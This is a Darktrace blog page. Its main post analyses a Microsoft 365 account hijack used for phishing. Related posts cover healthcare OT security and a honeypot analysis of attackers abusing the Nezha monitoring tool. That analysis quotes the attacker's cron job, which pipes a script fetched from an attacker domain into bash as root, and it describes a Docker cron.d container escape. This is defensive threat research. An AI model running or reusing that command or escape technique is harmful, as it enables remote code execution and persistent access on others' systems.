ブログ
/
/
August 3, 2020

Insider Threats: Microsoft 365 Account Hijack

Darktrace's Cyber AI Platform swiftly detects and alerts on anomalous behavior in Microsoft 365 accounts in real-time.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Max Heinemeyer
Global Field CISO
Default blog image
03
Aug 2020

Cyber-criminals are increasingly impersonating trusted SaaS platforms and suppliers with their attacks. Recently, Darktrace has detected threats leveraging QuickBooks, WeTransfer and Microsoft Teams brand names. Many of these emails attempt to coax a recipient into clicking a malicious link that leads to a page containing credential-harvesting malware. This blog post demonstrates a possible next phase in an attack – what happens after an employee enters their details on this malicious webpage and has their account compromised.

Even just one compromised internal account can greatly increase the success rate of a phishing campaign. Attackers can use a compromised Microsoft 365 account to gain access to multiple other accounts within hours.

Darktrace’s AI was monitoring over 9,000 devices at a leading technology firm in the APAC region when one employee became victim to a Microsoft 365 account takeover over the weekend. This account was then used to send hundreds of phishing emails to both internal and external contacts. Darktrace detected the early signs of account compromise and raised a high-confidence alert to the security team well before these emails were sent. If the security team had acted quickly in response to the alert, the delivery of the phishing emails – and a second account compromise – could have been avoided.

Timeline of the attack

Figure 1: A timeline of the attack

We can see in the timeline that the attacker only spent three hours performing research before acting. This raises questions on the nature of this threat. Was the attack automated? Had the attacker done preliminary research? Did they know what they were after?

A bespoke and targeted attack

Darktrace first alerted to the security incident when the AI detected that someone was logging in from an unusual geographical location, promptly setting up new inbox rules, and viewing several shared files. The attacker then proceeded to send out over 200 phishing emails to internal and external recipients.

The emails contained a link to a Microsoft OneDrive landing page titled “Contract & Proposal – Customer,” indicating the page was specifically built for this attack. The page contained a phishing link hidden under the display text “Click to Review Fax Document.” Less than one hour after the phishing emails were sent, Darktrace’s AI detected an an unusual login from the same IP to a second account in the organization, indicating this account had likely also been compromised.

How did the attack bypass the rest of the security stack?

  • The attacker leveraged compromised M365 credentials, with the initial entry likely via compromised credentials from a previous phishing campaign before Darktrace’s AI was deployed;
  • Traditional email security software trusts internal emails;
  • Phishing emails contained a OneDrive link, a trusted SaaS platform, so other email security products would not have identified these links as suspicious.

AI Analyst investigates

The technology firm had deployed Darktrace’s Enterprise Immune System across their network and SaaS applications, and consequently had real-time visibility across every event in this attack as it unfolded. Additionally, when the unusual login location was detected, Darktrace’s Cyber AI Analyst immediately launched an automated investigation into the malicious activity, generating a natural language summary of the events and other crucial information to help with incident review.

Figure 2: An excerpt of Cyber AI Analyst’s report of the account hijack

Darktrace’s SaaS Console also reported on the event in the context of activity on that device over the previous week.

Figure 3: Darktrace’s SaaS dashboard displaying an overview of the incident

This attack is another example of the changing nature of cyber-threats in the context of digital transformation. It is not devices, but identities that are increasingly being targeted and attacked.

Darktrace’s real-time alerting on the evolving situation could have enabled the security team to isolate the initial compromised account and change the credentials before the attack escalated further. The initial rare login destination caused Darktrace’s Cyber AI Analyst to launch an ongoing investigation into the compromised account, such that an alert was raised just three minutes after new processing rules were set up by the attacker. With eyes on the technology, a more serious breach could have been avoided, and the breach remeditated in minutes.

Thanks to Darktrace analyst Stefan Rowe for his insights on the above threat find.

For eight more case studies of cyber-threats detected within SaaS environments, read the White Paper.

IoCs:

IoCCommentcovingtonok[.]buzzUsed to host fake login page

Darktrace model detections:

  • SaaS / Unusual External Source for SaaS Credential Use
  • SaaS / New Email
  • SaaS / Unusual Login and New Email Rule
  • SaaS / Anomalous Exchange Activity
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Max Heinemeyer
Global Field CISO

More in this series

No items found.

Blog

/

Network

/

June 10, 2026

How Attackers Abuse the Chinese Nezha Monitoring Tool

Default blog imageDefault blog image

What is Nezha?

Nezha is an open-source tool that allows system administrators to centrally monitor multiple servers, including their resource usage such as CPU and network usage, and uptime. The tool also enables remote administrative access via an interactive shell.

The project has just under 10,000 stars on GitHub and has seen widespread adoption in the Chinese IT community, with many forum posts providing guides on installation and usage.

However, Nezha’s status as a legitimate executable that has remote access capabilities creates an opportunity for misuse. Instead of deploying a regular command-and-control (C2) implant, attackers can deploy Nezha directly on compromised hosts. As these deployments are functionally indistinguishable from legitimate installations, they can blend into expected operational tooling and evade detection.

Darktrace’s analysis of a Nezha infection

Darktrace operates several high-interaction honeypots to observe attacker techniques and behaviors. Darktrace analysts observed an intrusion against the Docker-based honeypot, initiated with a malicious container create command.

 The malicious container create command.
Figure 1: The malicious container create command.

Docker allows any host file or directory to be passed through to a container, granting read and write access. In this case, the attacker made use of this to pass through the cron.d directory, which is used to schedule recurring tasks, such as maintenance or backup commands.

These commands and timings are stored in the cron.d directory, which the attacker can now write to because it is passed through to their malicious container. By writing a job to this directory from within the container, the cron service running on the host detects the new job and executes it on the host, effectively allowing the attacker to escape the container.

The attacker the created a malicious cron job named ngk:
* * * * * root curl hxxps://file.gpu5[.]com/linux_install.sh | bash

This resulted in the host downloading and running the linux_install.sh file with root privileges.

The linux_install script installs several dependencies, sets up environmental variables, and retrieves a second-stage script (nezha_install.sh) from the same domain.

The linux_install script.
Figure 2: The linux_install script.

The nezha_install.sh script based on the official Nezha installer but has been modified to hard code configuration values, such as the server address, and to remove interactive prompts, allowing it to be installed without user input.

Open by design

One of Nezha’s most interesting design choices is that its main monitoring panel does not require authentication to view a list of monitored hosts. This exposes a list of compromised systems via the attacker-controlled panel, enabling direct observation of the operation’s scale, victimology and infrastructure.

The attacker’s Nezha dashboard.
Figure 3: The attacker’s Nezha dashboard.

At the time of analysis, the campaign had infected 141 servers, with 45 still online and accessible.  The number of online servers was previously higher, suggesting that some victims may have discovered and removed the infection.

The exposed dashboard provides insights into victim characteristics, including geographic distribution, hardware specification, and resource usage. Most infected hosts were low-spec systems, commonly one or two core Xeon CPUs and less than 4GB of RAM, indicating they were likely small virtual private servers (VPS) with limited value to the attacker.

Many systems also exhibited 100% CPU usage, which may indicate concurrent compromise, such as cryptocurrency mining activity by other threat actors.

Open-source intelligence platforms such as Shodan and Censys can also identify publicly exposed instances of Nezha. Although authentication is required to execute commands on a monitored server, visibility into dashboards still provides valuable intelligence for attackers and defenders alike.

At the time of writing, Darktrace identified 33 internet-facing Nezha installations as openly accessible.

Key takeaways

The abuse of legitimate software has become a consistent feature of modern intrusion activity, enabling attackers to operate without deploying traditional malware and reducing the risk of detection.

This creates a form of “trust inversion”, where tools typically associated with routine operations may instead indicate malicious activity when deployed outside expected contexts. Organizations should therefore prioritize asset visibility and software governance, ensuring that unexpected tool deployments can be identified and investigated, rather than focusing solely on malware-centric detection.

This challenge is especially pronounced in cloud environments, where legitimate monitoring tools may represent either essential software or an attacker backdoor. The scale and dynamic nature of cloud environments further complicate distinguishing between benign and malicious use.

Credit to Nathaniel Bill (Malware Research Engineer)
Edited by Ryan Traill (Content Manager)

Continue reading
About the author
Nathaniel Bill
Malware Research Engineer

Blog

/

OT

/

June 9, 2026

Healthcare’s OT Cybersecurity Gap: Why Hospitals Must Make the Same Security Investments as Regulated Critical Infrastructures

Default blog imageDefault blog image

Rethinking the healthcare attack surface

When most people think about Operational Technology (OT) cybersecurity, they think about oil & gas pipelines, utilities, manufacturing plants, or power grids. However, hospitals & healthcare systems have quickly become a point of focus in the OT cybersecurity community as they do employ a variety of OT in the form of IoMT (Internet of Medical Things) networked devices such as: infusion pumps, imaging systems, patient monitoring equipment, laboratory systems, and traditional industrial control systems (ICS) in the form of smart building management systems (BMS) and even on site power generation control systems. 

These healthcare environments are no longer just traditional IT ecosystems, they are cyber-physical environments where disruption can directly impact patient care, operational continuity, and ultimately patient safety.

The OT cybersecurity expertise gap in healthcare organizations

Our research in the OT cybersecurity space revealed a concerning trend. Many hospitals and healthcare networks lack dedicated OT cybersecurity teams, OT security full time employees (FTE) and even OT expertise in the form of OT security certifications when compared to other critical infrastructure sectors.

On the other hand, within industries such as energy and manufacturing, we encounter more mature OT security programs that employ full time employees  dedicated to OT cybersecurity with OT security certifications and expertise to secure industrial and operational environments and lead investment in OT security processes and technology.

When reviewing the top 20 U.S. Hospitals by market cap, given what is publicly available on LinkedIn, only one FTE with an OT cybersecurity certification was found. The certifications that were searched for include: GIAC GICSP, GIAC GRID, GIAC GCIP and all ISA/IEC 62443 certifications. When replicating this same search across the top 20 utility providers in the US, 73 FTEs with OT related certifications were identified. As a control group, we looked within financial services, an industry NOT expected to have OT systems worth investing in FTEs to protect. However, the top 20 US financial institutions had 18 FTEs with OT related certifications. 

What these findings reveal

Overall, the findings regarding healthcare investment in OT security FTEs are surprising given how operationally dependent modern healthcare has become on OT. So why aren't hospitals investing in OT security personnel at the rate of peer critical infrastructures? It could just be lack of awareness; however, there are other, more plausible reasons.  

Based on historical trends in cyber incidents within the healthcare space, one could speculate that there is significantly greater likelihood of being victim to an attack that  focuses on extortion or data theft rather than an attack on specific OT systems. The amount of ransomware events incurred in healthcare, that historically do not target OT systems, may divert attention and security investment to the parts of the attack surface most likely to be targeted by ransomware. Additionally, data theft is a relevant threat objective for hospitals given PHI, PCI and PII, and data theft does not traditionally align with attacks targeting OT.  

However, with focused investment to address data theft and with adversaries new capability to string together chains of vulnerabilities of different severity scores using advancements in AI, we could be entering a threat landscape where adversaries pivot their tactics to target exposed and under protected devices and systems like OT. For example, although not a patient records database, predominant IOMT protocols HL7 and DICOM are unencrypted plaintext protocols and unless encrypted it is very simple for adversaries, who are sniffing traffic, to identify protected health information (PHI) in these communication protocols.

Why OT cybersecurity expertise can be effective for healthcare organizations

The convergence of IT, OT, and IoMT is already here, and threat actors are increasingly aware of the operational vulnerabilities that come with it. Additionally, as AI solutions such as agentic or generative applications are adopted and deployed, the attack surface will continue to change as permissions, and new connections will exist to support AI efficiency. From a cybersecurity standpoint, the reality is that many healthcare organizations are still working to establish consistent visibility and governance across their enterprise-connected devices and systems as their attack surface is changing in real time.  As the healthcare sector remains a significant target for cyber-attacks, hospitals would be well advised to begin addressing their operational environments OT as a critical component of their attack surface and invest in securing them first with people, then process and technology. 

What can healthcare organizations do to secure their OT

Including OT in current cybersecurity processes such as red teaming and testing incident response plans that take OT into account alongside building dedicated OT security capabilities including improving OT network visibility, leveraging OT network anomaly detection, micro-segmentation, and secure remote access will become essential steps in strengthening healthcare resilience. 

However, before any of the above processes or investments in technology can be made, these healthcare organizations, like the other critical infrastructure sectors, need to invest in the people with the experience in OT security to lead, implement, manage and audit the investment in OT cybersecurity technology and processes.  In cases where headcount cannot be added, investment in OT security certifications, such as the ones listed in this article, and participation on OT security events focused on practitioner training for existing cybersecurity employees can move the needle in terms of bringing OT expertise to the existing team.  

In an industry where uptime and safety are as mission critical as they are for a power utility, OT cybersecurity FTEs can no longer be viewed as optional for healthcare organizations and must become part of the foundation of modern healthcare cybersecurity strategy. 

[related-resource]

Continue reading
About the author
Daniel Simonds
Director of Operational Technology
あなたのデータ × DarktraceのAI
唯一無二のDarktrace AIで、ネットワークセキュリティを次の次元へ